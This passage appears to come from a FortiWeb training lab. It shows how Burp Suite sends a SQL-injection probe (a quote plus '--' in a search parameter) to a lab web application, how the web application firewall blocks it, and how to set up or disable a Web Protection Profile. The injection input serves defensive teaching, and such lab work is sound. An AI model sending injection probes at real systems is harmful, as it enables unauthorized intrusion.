


8. Select the **Tree View** tab and expand the domain menu as shown and click on search. You should see the parameter "**q**" as **Running**




9. Go back to Kali and open **Burp Suite Proxy > Intercept** and click on **Open browser** in the new browser window, input the URL, using the DNS name from earlier:


```
http://student.fwebtraincse.com:3000
```
10. Back in the Burp Suite window click on **Proxy > HTTP history** scroll through until you find a host entry with the **full DNS Name** and the the url **/rest/products/search?q=**. *Right click and select Send To Repeater**
11. From the **Repeater** tab. Edit the first entry again, adding **'--**. In the **Response** section, you will see a **"500 Internal Server Error"**. If you scroll down to the bottom, you can see **Attack ID** and other information in the **Block Notification**.



12. From FortiWeb, navigate to **Dashboard > FortiView Threats** and double click on the SQL Injection Threat.



13. Drill into the threat log using double click. You will ultimately come to the **Log Details** screen, where you can see that this was blocked by **Machine Learning**.




Congratulations! You have successfully completed this lab. Your environment will automatically delete itself at the end of the allotted lab time.

Web Protection Profile

We will change the web protection profile multiple times, as we are adding new security features. We will also disable it, as we want to see how the application behaves without FortiWeb protecting it.

Create and enable a Web Protection Profile

1. Go to **Policy > Server Policy**
2. Double click **SP_DVWA**
3. Scroll down to **Security Configuration** and click the box **Web Protection Profile**
4. Click **Create**



1. Name it as **WP_DVWA** and click **OK**

New Inline Protection Profile

Name

WP_DVWA

Standard Protection

Client Management

Signatures

HTTP Protocol Constraints

X-Forwarded-For

Cookie

Cookie Security Policy

Advanced Protection

Custom Policy

CSRF Protection

HTTP Header Security


Man in the Browser Protection

URL Encryption Policy

Link Cloaking Policy

OK

1. Now you can select the profile previously created and Click **OK**



Disable protections Web Protection Profile

1. When you need to disable the security filters/features/blocks/etc go to **Policy > Server Policy**
2. Double click **SP_DVWA**
3. Scroll down to **Security Configuration** and click the box **Web Protection Profile**
4. Leave it empty and click **OK**

